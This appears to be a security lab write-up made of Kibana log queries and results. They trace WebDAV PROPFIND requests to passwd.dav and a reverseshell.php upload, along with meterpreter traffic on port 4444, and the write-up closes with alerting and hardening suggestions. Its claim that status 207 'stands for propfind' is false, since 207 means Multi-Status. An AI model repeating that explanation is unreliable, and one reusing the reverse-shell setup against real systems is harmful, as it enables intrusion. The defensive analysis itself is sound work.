


```
source.ip : 192.168.1.90 AND url.full : "http://192.168.1.105/webdav/passwd.dav"
```

24 hits

Oct 24, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 23:59:59.999 —

Time	url.domain	url.path	http.request.method	http.response.status_code	query	status	_type
Oct 27, 2021 @ 01:00:57.094	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:57.090	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:56.957	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:56.954	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:38.090	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:38.086	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:37.953	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:37.949	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc
Oct 27, 2021 @ 01:00:08.345	192.168.1.105	/webdav/passwd.dav	propfind	207	PROPFIND /webdav/passwd.dav	OK	_doc



source.ip : 192.168.1.90 AND url.full : "http://192.168.1.105/webdav/reverseshell.php"


14 hits

Oct 24, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 23:59:59.999 —

Top 5 values in 14 / 14 records

207	57.1%
404	28.6%
201	14.3%

Time	url.domain	url.path	http.request.method	http.response.status_code	query	status	_type	http.response.status_phrase
Oct 27, 2021 @ 01:00:57.087	192.168.1.105	/webdav/reverseshell.php	propfind	207	PROPFIND /webdav/reverseshell.php	OK	_doc	multi-status



source.ip : 192.168.1.90 AND source.port : 4444

71 hits

Oct 24, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 23:59:59.999 —

This field is present in your Elasticsearch mapping but not in the 71 documents shown in the doc table. You may still be able to visualize or search on it.

Time	url.domain	url.path	http.request.method	http.response.status_code	query	status	_type	http.response.status_phrase
Oct 27, 2021 @ 01:09:20.000	-	-	-	-	-	-	_doc	-
Oct 27, 2021 @ 01:09:10.002	-	-	-	-	-	-	_doc	-
Oct 27, 2021 @ 01:09:10.000	-	-	-	-	-	-	_doc	-
Oct 27, 2021 @ 01:09:00.002	-	-	-	-	-	-	_doc	-
Oct 27, 2021 @ 01:09:00.000	-	-	-	-	-	-	_doc	-
Oct 27, 2021 @ 01:08:50.002	-	-	-	-	-	-	_doc	-
Oct 27, 2021 @ 01:08:50.000	-	-	-	-	-	-	_doc	-

The traffic specifically coming from the meterpreter session had an **http response status code of 207**. HTTP Response Status Code 207 stands for **'propfind' which basically means that the page is continuously retrieving information from the web resource**. You can tell when the meterpreter traffic began since we identified the port used to listen to our machines. If there are more than two HTTP response status codes of 207, there should be an alert sent to the security team. If there is traffic over port 4444, we should also send out an alert.

- A few ways we can harden these vulnerabilities:
  1. Limiting user input
  2. Requiring input validation
  3. Setting up firewalls to block traffic over port 4444